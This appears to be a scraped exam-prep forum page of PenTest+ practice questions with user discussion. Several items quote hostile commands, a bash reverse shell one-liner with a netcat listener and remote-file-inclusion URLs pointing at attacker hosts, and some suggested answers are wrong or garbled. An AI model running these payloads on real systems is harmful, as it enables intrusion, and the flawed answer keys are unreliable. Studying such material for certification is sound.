D. Remote file inclusion attack

Suggested Answer: *B*
Reference:
https://geekflare.com/http-header-implementation/

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book

B. - Clickjacking is when a tester uses multiple transparent layers to trick a user into clicking a button or link on another page when they were intending to click the toplevel page. The tester is "hijacking" clicks and routing them to another page. In web browsers, clickjacking is a browser security issue that is a vulnerability across a variety of browsers and platforms. A clickjack takes the form of embedded code or a script that can execute without the user's knowledge, such as clicking a button that appears to perform another function.
upvoted 5 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

someguy1393 3 years, 9 months ago
This one was tough. Everything I read online said that CSP (Content Security Policy) helped to prevent XSS. However, I finally found a source that stated it protects against XSS and ClickJacking. Since XSS is not an option here ClickJacking is the best answer.

Source: https://content-security-policy.com/
upvoted 3 times

tester27 3 years, 2 months ago
the reference on the answer also mentioned clickjacking is prevented by CSP
upvoted 2 times

Question #41 *Topic 1*

Which of the following are MOST important when planning for an engagement? (Select TWO).

A. Goals/objectives

B. Architectural diagrams

C. Tolerance to impact

D. Storage time for a report

E. Company policies

Suggested Answer: *AC*

Community vote distribution

AE (50%) AC (50%)

xMilkyMan123 Highly Voted 3 years, 7 months ago
I think the wedding ring is most important for an engagement
upvoted 14 times

boyladdudeman 3 years, 5 months ago
This may be the reason your session attempts failed
upvoted 7 times

boyladdudeman 3 years, 5 months ago
You don't offer the wedding ring at an engagement, you offer the engagement ring.
upvoted 5 times

kloug Most Recent 1 year, 7 months ago
a,e correct
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: AC
looks good to me
upvoted 1 times

onikafei 2 years, 6 months ago
Selected Answer: AE
Im going with A and E. If I recall correctly goals/objectives and the company policies were kind of the big first steps when planning engagement. You have to really push through that stuff. a lot had to do with cost as well.
C - I know will come up, but not in the beginning stages of engagement.
upvoted 1 times

DrChats 2 years, 9 months ago
A and C
upvoted 3 times

Ariel235788 2 years, 10 months ago
I still say C and E. When i think policies i think of things like NDAs. Obvs getting a NDA done would come before setting goals.
upvoted 1 times

SciBer 2 years, 11 months ago
A. and C. - The most important planning for engagement is to focus on the: "Goals/Objective" - this is what the client will set in the MSA or ROE, what they want you to test. "Tolerance" - depending on if you are testing their production or development network, will determine the tolerance they are will to accept in either environment.
upvoted 1 times

rose_y 2 years, 11 months ago
just make sure they're the right one for you first.
upvoted 1 times

CybeSecN 3 years, 1 month ago

I am going for A and C as it they make more sense.
upvoted 4 times

hnj11 3 years, 6 months ago
I believe its A and E.
upvoted 3 times

EZPASS 3 years, 9 months ago
I agree. A and C make the most sense here.
upvoted 2 times

someguy1393 3 years, 9 months ago
I'm going to go with A & C but I understand how E is also a viable option.
upvoted 2 times

byrne 3 years, 9 months ago
I'd go for A & C.
Pentest Plan.-
Goals/ Objectives
'Tolerance to impact' would be within Risk and Contingencies
https://www.isaca.org/resources/isaca-journal/issues/2016/volume-5/planning-for-information-security-testinga-practical-approach
upvoted 3 times

boblee 4 years, 2 months ago
A and C. company policies is a general consideration.
upvoted 2 times

zeroes_n_ones 4 years, 4 months ago
Company policy may be part of the reason why pen testers are there too.
upvoted 1 times

D1960 4 years, 4 months ago
Company policy may be important in the *decision* as to whether, or not, you want to have a pentest. But it is not usually part of the planning process. Goals and objectives are always part of the planning process.
upvoted 2 times

mr_robot 4 years, 5 months ago
PenTest+ Practice Tests Book

C and E. - Knowing the company policies and their tolerance to impact are two of the most important items needed to know when planning for an engagement. The others are important, but this scenario is asking for the two most important. Cybersecurity professionals widely agree that vulnerability management is a critical component of any information security program, and for this reason, many organizations mandate vulnerability scanning in corporate policy, even if that is not a regulatory requirement. The risk and impact tolerance of the organization being assessed should be used to define the scope and rules of engagement for the assessment.
upvoted 3 times

TheThreatGuy 3 years, 8 months ago
Makes sense... Doesn't mean the others are wrong, this is just the MOST important... Company Policy would include any regulations that need to be met, and tolerance to impact would determine how detailed your pentest needs to be... Goals/Objectives would be defined based on those two answers, making it the "MOST important".
upvoted 1 times

TheThreatGuy 3 years, 8 months ago
I think I'm changing my mind on this..... Isn't part of a pentest to determine if the company policy is meeting expectations? With that it mind, I think goals/objectives and tolerance to impact would be the best answer here. That would determine your limitations as a pentester for this engagement.
upvoted 1 times

Question #42 *Topic 1*

The following line was found in an exploited machine's history file. An attacker ran the following command: bash -i >& /dev/tcp/192.168.0.1/80 0> &1
Which of the following describes what the command does?

A. Performs a port scan.

B. Grabs the web server's banner.

C. Redirects a TTY to a remote system.

D. Removes error logs for the supplied IP.

Suggested Answer: *C*

Community vote distribution

C (100%)

Strings Highly Voted 5 years, 1 month ago
A is incorrect, no port scan is taking place here.

The correct answer would be C, because this command is for launching a reverse shell.
upvoted 7 times

who__cares123456789___ 3 years, 7 months ago
A was incorrect and I see they have corrected it. Answer is C. This is a reverse shell
upvoted 3 times

someguy1393 Highly Voted 3 years, 9 months ago
Definitely C.

TTY means a terminal and a terminal is a shell. This is a commands that creates a reverse shell.

Source: https://askubuntu.com/questions/481906/what-does-tty-stand-for
upvoted 7 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

kabwitte 4 years, 2 months ago
This is a bash reverse shell. Check out Reverse Shell Cheat Sheet from Pentestmonkey:
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
upvoted 2 times

maps7 4 years, 4 months ago
https://hackernoon.com/reverse-shell-cf154dfee6bd Based on the explanation on this link I will go with C.
upvoted 3 times

mr_robot 4 years, 5 months ago
PenTest+ Practice Tests Book

A. - In bash shell, a network socket can be opened to pass data through it. A TCP socket can be opened using /dev/tcp/<host>/<port>. Bash is attempting to open a TCP connection to the corresponding socket. So, in this example, a port scan has been performed.

Here's a breakdown of the code:

/bin/bash -i --> invokes an interactive bash shell.

> &/dev/tcp/<host>/<port> --> pipes that shell to the tester.

0<&1 2>&1 --> takes standard input and connects it to standard output. Then it specifies to do the same with standard error (2>).
upvoted 1 times

D1960 4 years, 4 months ago
What that describes is not a port scan. A port scan means you scan a range of ports on one or more hosts.
upvoted 3 times

mr_robot 4 years, 4 months ago
You are totally correct. That bash command is definitely used for a reverse shell. The explanation from the book is right but the answer chosen is incorrect. It should be C.
upvoted 2 times

mr_robot 4 years, 4 months ago
Same kind of situation from Question #39.
upvoted 1 times

jon34thna 4 years, 6 months ago
The command
#bash -i >& /dev/tcp/192.168.0.1/80 0> &1
Sends a shell to 192.168.0.1:80
You also need to setup a listner on 192.168.0.1 (nc -lvp 80)
'C' is the correct answer.
upvoted 3 times

D1960 4 years, 6 months ago
Here is the reference cited to claim the answer is A, explains how to create a reversal shell. See for yourself:
https://hackernoon.com/reverse-shell-cf154dfee6bd

If you go to that page, you will find:

$ bash -i >& /dev/tcp/192.168.1.142/80 0>&1

The command bash -i >& invokes bash with an “interactive” option. Then /dev/tcp/192.168.1.142/7023 redirects that session to a tcp socket via device file.
Finally 0>&1 Takes standard output, and connects it to standard input.

How they "port scan" from their own reference is beyond me.
upvoted 1 times

xxdxx 4 years, 7 months ago
The problem in C is 192.168.0.1 is not a remote system. It should be local, right ?
And when you execute the command if there is no listener on the port you get an error which says connection refused. Probably the command checks the port 80 is forwarded or not.
upvoted 1 times

who__cares123456789___ 3 years, 7 months ago
For 1, you dont know that he wasnt in the network on one machine, pivoting to another. 2, they refrain from using Public IP's for the same reasons movies put all phone numbers as 555-XXXX...to stop yahoos from calling the number and bothering people.
upvoted 1 times

amankry 4 years, 9 months ago
C is correct
upvoted 2 times

zgwy 5 years ago
port scan is correct based on CompTIA Pentest+ Practice Test book test #2
upvoted 1 times

phatboy 4 years, 9 months ago
It's definitely setting up a reverse shell, so C is the correct answer.
upvoted 2 times

Question #43 *Topic 1*

Which of the following types of intrusion techniques is the use of an `under-the-door tool` during a physical security assessment an example of?

A. Lockpicking

B. Egress sensor triggering

C. Lock bumping

D. Lock bypass

Suggested Answer: *D*
Reference:
https://www.triaxiomsecurity.com/2018/08/16/physical-penetration-test-examples/

Community vote distribution

B (100%)

kloug 1 year, 6 months ago
ddddddddd
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

Eran94 2 years, 3 months ago
Selected Answer: B
Wrong wrong wrong. this is Egress sensor triggering. Egress sensors are the sensors on the inside that detect a person leaving the building and unlock the doors for them. An under the door tool would trigger that sensor and cause the doors to unlock. Lock bypass is actually for deadbolt locks. its generally done by shimming. Refer to pentest+ all in one study guide by ray nutting for more detail.
upvoted 1 times

dumdada 2 years, 10 months ago
These "lock picking" questions, in the era of secure doors and RFID badges, really show how outdated this exam is sometimes.
upvoted 2 times

CybeSecN 3 years, 1 month ago
The correct answer is D 'Lock bypass' according to the CompTIA Pentest+ Practice Test, Sybex.
Note: Lock bypass is simply that. Bypassing locks without picking them. In this scenario, the
tester is attempting a physical security assessment with the use an under-the-door tool,
which goes underneath a door and pulls open a door handle from the inside.
upvoted 1 times

smalltech 3 years, 2 months ago
D.
Gaps underneath or between a set of doors may allow a tester to push a coat hanger through and wave it at the motion sensor, for example.
Glass doors may facilitate the use of a
laser pointer to trigger the motion detection.
Under-the-door tools are specialized tools that allow someone to slide a device
under a door and pull a lever-style handle on the inside of the door from the
outside, therefore bypassing the need for a key to a lock (as an inside handle pull
automatically unlocks the door).
upvoted 1 times

FitriKacak 3 years, 3 months ago
Concur with D
upvoted 1 times

Question #44 *Topic 1*

During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.

B. Complete all findings, and then submit them to the client.

C. Promptly alert the client with details of the finding.

D. Take the target offline so it cannot be exploited by an attacker.

Suggested Answer: *A*

Community vote distribution

C (80%) 13% 7%

Leonar Highly Voted 4 years, 1 month ago
Why don't we cut off the powerline? :)
The best answer is C
upvoted 12 times

phatboy Highly Voted 4 years, 11 months ago
I believe the answer should be C
upvoted 9 times

kloug Most Recent 1 year, 7 months ago
cccccccc
upvoted 1 times

bromings 1 year, 10 months ago
Selected Answer: A
A should be the correct one. It isn't saying "Pentesting" so you assume that in "testing"stage, developers and engineers should be able to disable the network port of the affected service.
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

Jetlife 2 years, 5 months ago
Selected Answer: C
c for sure
upvoted 1 times

maps7 2 years, 5 months ago
when a pen tester encounters evidence of a compromised system, should IRT be notified to ensure that the organisation is aware of the attack.

if the evidence appears to be "fresh", the pen-test might need to be suspended until the security breach is handled. if it is historical, the pen test team should log the discovery and continue with the task at hand.

on the real world all this depends on your arrangement with the client.
upvoted 1 times

[Removed] 2 years, 5 months ago
Selected Answer: C
answer is C
upvoted 1 times

baybay 2 years, 6 months ago
Selected Answer: C
I agree with C
upvoted 1 times

SamAJames 2 years, 6 months ago

Selected Answer: C

Agree with C

upvoted 1 times

RTFM 2 years, 7 months ago

Selected Answer: C

answer is C. Discovery of a critical finding. If the penetration test identifies a critical issue with the security of the client's environment, the testers should not wait for the delivery of their final report to communicate this issue to management. Leaving a critical vulnerability unaddressed may put the organization at an unacceptable level of risk and result in a compromise. Penetration testers who discover and validate the presence of a critical issue should follow the procedures outlined in the statement of work to immediately notify management of the issue, even if this notification reduces the degree of penetration that the testers are able to achieve during the test. verbatim whats in the book.

upvoted 2 times

Cock 2 years, 7 months ago

Selected Answer: C

I prefer c

upvoted 3 times

Ariel235788 2 years, 9 months ago

Selected Answer: B

Even if a finding is critical you do not interfere with the network or systems. Only evidence of an attack or current attack would require the action of reaching out to the client. Vuln scans would report on all vulns, not just critical.

upvoted 2 times

DrChats 2 years, 9 months ago

Selected Answer: C

Has to be C

upvoted 2 times

contender 2 years, 9 months ago

PenTest+ Study Guide - Sybex

Discovery of a critical finding. If the penetration test identifies a critical issue with the security of the client's environment, the testers should not wait for the delivery of their final report to communicate this issue to management. Leaving a critical vulnerability unaddressed may put the organization at an unacceptable level of risk and result in a compromise. Penetration testers who discover and validate the presence of a critical issue should follow the procedures outlined in the statement of work to immediately notify management of the issue, even if this notification reduces the degree of penetration that the testers are able to achieve during the test.

upvoted 2 times

Ariel235788 2 years, 10 months ago

Only alert the client in times of service outages or signs of compromise. If i find a vuln with a CVSS of 10, I'm going to continue my engagement until I discover all findings. Therefore the answer is actually B

upvoted 1 times

Ariel235788 2 years, 10 months ago

Also you 110% would NOT shut down the service. I.E. legacy systems. Network segmentation would be a takeaway here. As a pentester you DO NOT actively make changes to the environment. Your goal is to identify key points of vulnerabilities and weaknesses, not exploit them UNLESS determined in the ROE

upvoted 1 times

Ariel235788 2 years, 10 months ago

If D is incorrect then A is incorrect by default

upvoted 1 times

CybeSecN 3 years, 1 month ago

The correct answer is C 'Promptly alert the client with details of the finding.' according to the CompTIA Pentest+ Practice Test, Sybex.

Note: In this scenario, since the penetration tester discovered a critical vulnerability, the tester should immediately alert the client with the details of the findings.

upvoted 3 times

Question #45 *Topic 1*

A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

A. Perform an HTTP downgrade attack.

B. Harvest the user credentials to decrypt traffic.

C. Perform an MITM attack.

D. Implement a CA attack by impersonating trusted CAs.

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. - A downgrade attack is a form of attack in which a tester forces a network channel to switch to a less secure or unprotected data transmission standard. Downgrading the protocol is one component of a man-in-the-middle type attack and is used to intercept encrypted traffic. Downgrade attacks work by causing the client and server to use a less-secure protocol. In this scenario, since you are trying to capture all unencrypted web traffic, you would want to implement an HTTP downgrade attack.

upvoted 12 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

TheABC 2 years, 9 months ago

Selected Answer: A

Going with A

upvoted 2 times

ilhamspt321 2 years, 10 months ago

Selected Answer: A

CORRECT

upvoted 2 times

someguy1393 3 years, 9 months ago

I wonder if it could be C but then again you are technically already performing a MiTM by creating the evil twin right?

upvoted 1 times

someguy1393 3 years, 9 months ago

I misread the question. It clearly states that the attacker wants to "capture all the victim web traffic UNENCRYPTED". The only way to do that is with a downgrade attack I believe.

upvoted 7 times

Ariel235788 2 years, 10 months ago

You are correct. A MITM is already in place if youre capturing traffic with an evil twin.

upvoted 1 times

Question #46 *Topic 1*

After gaining initial low-privilege access to a Linux system, a penetration tester identifies an interesting binary in a user's home folder titled "changepass.`
-sr-xr-x 1 root root 6443 Oct 18 2017 /home/user/changepass
Using `strings" to print ASCII printable characters from changepass, the tester notes the following:
$ strings changepass
exit
setuid
strcmp

GLIBC_2.0 -

ENV_PATH -
%s/changepw
malloc
strlen
Given this information, which of the following is the MOST likely path of exploitation to achieve root privileges on the machine?

A. Copy changepass to a writable directory and export the ENV_PATH environmental variable to the path of a token-stealing binary titled changepw. Then run changepass.

B. Create a copy of changepass in the same directory, naming it changepw. Export the ENV_PATH environmental variable to the path '/home/user/'. Then run changepass.

C. Export the ENV_PATH environmental variable to the path of a writable directory that contains a token-stealing binary titled changepw. Then run changepass.

D. Run changepass within the current directory with sudo after exporting the ENV_PATH environmental variable to the path of '/usr/local/bin'.

Suggested Answer: *D*

Community vote distribution

C (100%)

kloug 1 year, 7 months ago
cccccccccc
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: C
looks good to me
upvoted 1 times

versun 3 years, 2 months ago
Answer is C
upvoted 4 times

dyers 3 years, 4 months ago
there must be mistakes in the wording of the answers, but this explains what you're trying to do here, it's clearly a suid exploit with a script that calls another binary. Since the script isn't using an absolute path, adding a path writable by the non priv user and putting a changepw that's really just /bin/sh will get you root when you run the changepass script that has suid set. https://micrictor.github.io/Exploiting-Setuid-Programs/
So C or D, it's not super clear.
upvoted 2 times

TestBanger 3 years, 10 months ago
D: by remapping the relative path of the env_path you transfer/escalate your authority because the system already trusts any path for the env_path variable
upvoted 4 times

mr_robot 4 years, 4 months ago

I would go for D. -
https://www.pentestpartners.com/security-blog/exploiting-suid-executables/
upvoted 2 times

mr_robot 4 years, 2 months ago
The tester needs to create another dodgy copy of changepw script and move it to another directory (ex: \tmp) and not changepass initial executable. Export ENV_PATH to the chosen diretory of the dodgy script (ex:\temp) and then run changepass executable.

"ChangePW is a freeware command line tool to set a password, display the current userAccountControl password flags, and enable or disable an account."

https://www.itprotoday.com/compute-engines/jsi-tip-9267-changepw-freeware-command-line-tool-set-password-display-current
upvoted 4 times

NoImDirtyDan 4 years, 1 month ago
C is what you are describing.
upvoted 7 times

TitoChuz 2 years, 7 months ago
The site you mention is changing the writable directory to the "/temp" and as I understand this explains C
upvoted 1 times

phatboy 4 years, 9 months ago
How can the attacker run a command with sudo if they only have low-privilege access?
upvoted 2 times

Marshmallow 4 years, 8 months ago
The SUID is set for the write permission and that's how the user can do SUDO.
upvoted 4 times

TheABC 2 years, 9 months ago
Yes correct
upvoted 1 times

Evens_chokoe 4 years, 7 months ago
the attacker is running sudo just for Privilege escalation technique
upvoted 2 times

Question #47 *Topic 1*

A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses. Which of the following is the MOST efficient to utilize?

A. nmap -p 53 -oG dnslist.txt | cut -d ג:€ג€ -f 4

B. nslookup -ns 8.8.8.8 << dnslist.txt

C. for x in {1...254}; do dig -x 192.168.$x.$x; done

D. dig -r > echo ג€8.8.8.8ג€ >> /etc/resolv.conf

Suggested Answer: *A*

Community vote distribution

C (100%)

kloug 1 year, 7 months ago

bbbbbbbb

upvoted 1 times

kloug 1 year, 7 months ago

The correct answer is B.

RPTR (Reverse Pointer) records are used to map IP addresses to domain names in reverse DNS resolution. In order to discover RPTR records for a range of IP addresses, one can provide a list of IP addresses to the nslookup command and instruct it to perform reverse DNS lookups. The -ns option specifies the IP address of the DNS server to use for the lookup. Therefore, using nslookup with the appropriate options and providing the IP addresses in a file (dnslist.txt) would be the most efficient way to discover all the RPTR records for a range of IP addresses.

upvoted 1 times

miabe 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

FluffyJohnson 3 years, 5 months ago

Absolutely C. On my LAN, if I run for x in {1..254}; do dig 192.168.0.$x; done, it's query my nameserver for each IP in the /24. Doesn't save to a file and I wouldn't say it's the most efficient but out of all the choices the most relevant.

upvoted 4 times

TestBanger 3 years, 10 months ago

C: Only dig -x returns DNS pointer records ABD will not resolve PTR records

upvoted 4 times

mr_robot 4 years, 2 months ago

Tested "nmap -p 53 8.8.8.8" only and got the following:

Starting Nmap 7.80 (https://nmap.org) at 2020-06-23 10:45 AUS Eastern Standard Time
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.0045s latency).
PORT STATE SERVICE
53/tcp open domain
Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds

Tested "nmap -p 53 -oG dnslist.txt local_fileserver_ipaddress | cut -d ":" -f 4" and it resolved the IP to the hostname and output the result in a dnslist.txt file.

I know there is no IP range specified but I think this is the "MOST efficient to utilize" as per the question.

upvoted 3 times

D1960 4 years, 4 months ago

Actually, none of these work. Arguably, C comes closest. Although, C will absolutely not work.
upvoted 1 times

mr_robot 4 years, 5 months ago
I would go for C. - http://www.telecom.otago.ac.nz/tele301/student_html/reverse-zones.html

Tried A from Kali Linux, and got “WARNING: No targets were specified, so 0 hosts scanned.” - Tried B from Windows and D from Linux with no luck. - Tried C from Linux and got “dig: '254}...{1.254}...{1.168.192.in-addr.arpa.' is not a legal name (empty label)”, but I guess I need to configure DNS server on this VM but at least it returned something.
upvoted 2 times

mr_robot 4 years, 5 months ago
Also in order for A to work we need to have -iL and a txt file specified with a range of IP addresses to scan, as -oG is just outputting results from nothing to dnslist.txt file in this example right?
upvoted 2 times

D1960 4 years, 4 months ago
C. does not look right. you will get:
192.168.1.1
192.168.2.2
192.168.3.3
Also the range specified in C has too many dots, should be two, not three. That might be a typo.
upvoted 2 times

mr_robot 4 years, 4 months ago
Found a better example of a complete DNS reverse lookup from: https://serverfault.com/questions/7056/whats-the-reverse-dns-command-line-utility

for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip >> dns.txt; done;

So in this example, maybe we could use something like this if we had only 1 x variable?
for x in (1..254..1); do dig -x 192.168.10.$x; done
upvoted 1 times

D1960 4 years, 3 months ago
Yes, that would work - if you used curly brackets instead of parens. So it may just be a typo.
However, there is no need for {1..254..1} when {1..254} does the same thing.
upvoted 1 times

D1960 4 years, 5 months ago
I don't see A specifying a range. In fact, I think only C specifies any kind of range.
upvoted 3 times

jon34thna 4 years, 6 months ago
I agree with the rest "C" is the right answer.
upvoted 3 times

amankry 4 years, 9 months ago
C is right answer.
upvoted 4 times

zgwy 5 years ago
Wrong...C...the answer is part of a larger python script
upvoted 4 times

D1960 4 years, 6 months ago
C does not look like python
https://www.w3schools.com/python/python_for_loops.asp
upvoted 1 times

Question #48 *Topic 1*

Given the following Python script:

```
#!/usr/bin/python
import socket as skt
for port in range(1,1024):
    try:
        sox=skt.socket(skt.AF_INET,skt.SOCK_STREAM)
        sox.settimeout(1000)
        sox.connect(('127.0.0.1',port))
        print '%d:OPEN' % (port)
        sox.close
    except: continue
```

Which of the following is where the output will go?

A. To the screen

B. To a network server

C. To a file

D. To /dev/null

Suggested Answer: *C*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

Wrong paste. Definitely A.

https://www.pythonforbeginners.com/code-snippets-source-code/port-scanner-in-python/

upvoted 23 times

D1960 Highly Voted 4 years, 5 months ago

Maybe: A. To the screen ?

There is not file to print to. No file is opened, or closed.

upvoted 13 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

cuernov 2 years, 5 months ago

Selected Answer: A

print to the terminal

upvoted 1 times

[Removed] 2 years, 5 months ago

Selected Answer: A

https://www.pythonforbeginners.com/code-snippets-source-code/port-scanner-in-python/

upvoted 1 times

cvMikazuki 2 years, 11 months ago

Ni A ni. Komfem. Cohort 1-2021

upvoted 1 times

Isuzu 2 years, 11 months ago

did anyone consider the 8th line:

print '%d: OPEN' % (port)

upvoted 2 times

dumdada 2 years, 10 months ago

"%d" is a reference to variable "port".
The result of this line would be, for example if port 443 is open:
'443: OPEN'
upvoted 1 times

Cybersec1989 2 years, 12 months ago
Answer from D1960 A but not sure
upvoted 2 times

dp12 3 years, 2 months ago
Guys, this is screen. A is the answer here
upvoted 5 times

varo82 3 years, 3 months ago
A for sure it's a basic questions
... how is possibile that suggested answer was C ?!? Who checks the answer on this site?
upvoted 5 times

mr_robot 4 years, 5 months ago
Definitely C.

https://www.pythonforbeginners.com/code-snippets-source-code/port-scanner-in-python/
upvoted 3 times

dyers 3 years, 4 months ago
Did you even read your own link, that page clearly shows output appearing on the screen.
upvoted 7 times

Question #49 *Topic 1*

An engineer, who is conducting a penetration test for a web application, discovers the user login process sends from field data using the HTTP GET method. To mitigate the risk of exposing sensitive information, the form should be sent using an:

A. HTTP POST method.

B. HTTP OPTIONS method.

C. HTTP PUT method.

D. HTTP TRACE method.

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. - Forms in HTML can use either method="POST" or method="GET" (default) in the <form> element. The method specified determines how form data is submitted to the server. With GET, the parameters remain in the browser history because they become part of the URL. With POST, the parameters are not saved in browser history. GET is less secure compared to POST.

upvoted 10 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

cvMikazuki 2 years, 11 months ago

A komfem. Cohort 1-2021

upvoted 1 times

smalltech 3 years, 1 month ago

Forms in HTML can use either method="POST" or method="GET" (default) in the

element. The method specified determines how form data is submitted to the server. With GET, the parameters remain in the browser history because they become part of the URL. With POST, the parameters are not saved in browser history. GET is less secure compared to POST.

upvoted 1 times

Question #50 *Topic 1*

A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

A. Vulnerability scan

B. Dynamic scan

C. Static scan

D. Compliance scan

Suggested Answer: *A*

Community vote distribution

C (100%)

mr_robot Highly Voted 4 years, 5 months ago

Definitely C.

"Static code analysis is conducted by analyzing an application's source code. Obviously, this type of testing is usually performed only during a white box penetration test. Static code analysis does not involve actually running the program. Instead, it is focused on analyzing how the application is written. Static Code Analysis commonly refers to the running of Static Code Analysis tools that attempt to highlight possible vulnerabilities within 'static' (non-running) source code by using techniques such as Taint Analysis and Data Flow Analysis."

upvoted 7 times

zgwy Highly Voted 5 years ago

Wrong...C...static needs code analyzers, dynamic means you run the program and see what happens to debug

upvoted 5 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: C

looks good to me

upvoted 1 times

Cock 2 years, 6 months ago

It was on the exam

upvoted 1 times

contender 2 years, 9 months ago

The word analysis is not part of any answer. So the answer would have to be A. People keep rewording the answers to fit their own conclusions.

upvoted 1 times

Ariel235788 2 years, 10 months ago

Tough question. I'm going with A simply because its asking you to catch vulnerabilities. With Static scanning you're looking for insecure coding. Dynamic you're looking for bugs. Vuln scanning is specifically identifying vulnerabilities. And an automatic tool would better identify vulns rather than a person because of human error factor.

upvoted 1 times

cvMikazuki 2 years, 11 months ago

bukan A. x sure la B ke C. Cohort 1-2021

upvoted 1 times

smalltech 3 years, 2 months ago

C.https://www.synopsys.com/glossary/what-is-sast.html#:~:text=Static%20application%20security%20testing%20(SAST,known%20as%20white%20box%20testing.

upvoted 1 times

MonKEY69 3 years, 3 months ago

I think it's C. If it was a new app then vulnerabilities may not always show up. But a static code analysis would do this.
https://techbeacon.com/app-dev-testing/5-key-software-testing-steps-every-engineer-should-perform

upvoted 1 times

glenpharmd 3 years, 8 months ago

A) IS CORRECT ACCORDING TO THIS SITE/LINK https://www.veracode.com/security/application-security-vulnerability-code-flaws-insecure-code

upvoted 3 times

byrne 3 years, 9 months ago

I'd say the key is on the question, due to "software developer" is repeated twice. A pentester might run a vulnerability scanner, a DAST, but a software developer is likely to run a static scan, a SAST. Therefore, I'd be inclined to C, Static Scan.

upvoted 3 times

TheThreatGuy 3 years, 8 months ago

I wouldn't define static analysis as a "scan"... The term scan leads me to think that vulnerability scan is the only choice that fits. You can run dynamic and static tests..... stupid wording...

upvoted 4 times

glenpharmd 3 years, 8 months ago

A) IS CORRECT ACCORDING TO THIS SITE/LINK https://www.veracode.com/security/application-security-vulnerability-code-flaws-insecure-code

upvoted 2 times

TestBanger 3 years, 10 months ago

tricky -- you scan with Dynamic Analysis toolsets but then do Static Analysis - manual

-- is static analysis considered a scan ??

upvoted 1 times

jon34thna 4 years, 6 months ago

I think the correct answer is C also.

upvoted 3 times

amankry 4 years, 9 months ago

C is write.

upvoted 2 times

zgwy 5 years ago

also see question #58

upvoted 3 times

Question #51 *Topic 1*

While monitoring WAF logs, a security analyst discovers a successful attack against the following URL: https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php
Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.

B. Block URL redirections.

C. Double URL encode the parameters.

D. Stop external calls from the application.

Suggested Answer: *B*

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

B. - In this scenario, the attacker was using a redirect. The security analyst should block URL redirections. A URL redirect is a web server function that sends a user from one URL to another. Redirects commonly take the form of an automated redirect that uses one of a series of status codes defined within the HTTP protocol. So, when a web browser attempts to open a URL that has been redirected, a page with a different URL is opened.
upvoted 8 times

boblee Highly Voted 4 years, 2 months ago
its D. lol this is not a URL Redirection smh. sybex is such a shit book
upvoted 7 times

kamaluchi 3 years, 2 months ago
yep, its an RFI. but i still think the answer should be B. https://support.radware.com/app/answers/answer_view/a_id/1020413/~/appwall-protection-for-%E2%80%9Cunvalidated-redirect
upvoted 3 times

MrRiver 3 years ago
yes guys
Remote File Inclusion. So it is D, altough the wording is a bit off.

You see that in the url that, the atter provided a url to a revershell ... passed to the Webserver als $phone variable ...
This indicates that the $phone variable is not correctly validated and wrongly used in the web application
upvoted 1 times

kloug Most Recent 1 year, 7 months ago
ddddddddddd
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: D
looks good to me
upvoted 1 times

alitosdavila 2 years, 9 months ago
Remote file inclusion attacks allow the attacker to go a step further and execute code that is stored on a remote server. These attacks are especially dangerous because the attacker can directly control the code being executed without having to first store a file on the local server. For example, an attacker might use this URL to execute an attack file stored on a remote server: http://www.mycompany.com/app.php?include=http://evil.attacker.com/attack.exe
upvoted 2 times

cvMikazuki 2 years, 11 months ago
ok D kot. sbb dia kata phone. so mst la call. Cohort 1-2021

upvoted 1 times

cvMikazuki 2 years, 11 months ago

B kot.... Cohort 1-2021

upvoted 1 times

versun 3 years, 2 months ago

OK, Maybe D is correct.

But for this comptia exam, I need trust "SYBEX | PenTest+ Practice Test | Chapter 5 | Reporting and Communication | Question 123" even it is a shit book.

upvoted 2 times

versun 3 years, 2 months ago

SO , I choose B

upvoted 2 times

byrne 3 years, 9 months ago

The attacker is passing 'Phone' to the app, which is the revshell url. If we were talking about url redirections the attacker would be the one to be 'hacked'. In this case the app is following Phone -> bad url -> revshell.php, so as it ran the php code got hacked because question is saying 'successful attack'. Therefore, D, Stop external call (bad url).

upvoted 1 times

boooliyooo 3 years, 3 months ago

it's not a call.. but redirecting it to the badsite.. then a "call" may happen thereafter

upvoted 1 times

[Removed] 4 years, 1 month ago

URL redirection, also called URL forwarding, is a World Wide Web technique for making a web page available under more than one URL address. When a web browser attempts to open a URL that has been redirected, a page with a different URL is opened. Similarly, domain redirection or domain forwarding is when all pages in a URL domain are redirected to a different domain, as when wikipedia.com and wikipedia.net are automatically redirected to wikipedia.org.

upvoted 1 times

D1960 4 years, 3 months ago

Maybe it is D? This is going to set the Phone field to what seems to be a reverse shell application. This may not change the URL, but instead launch that application.

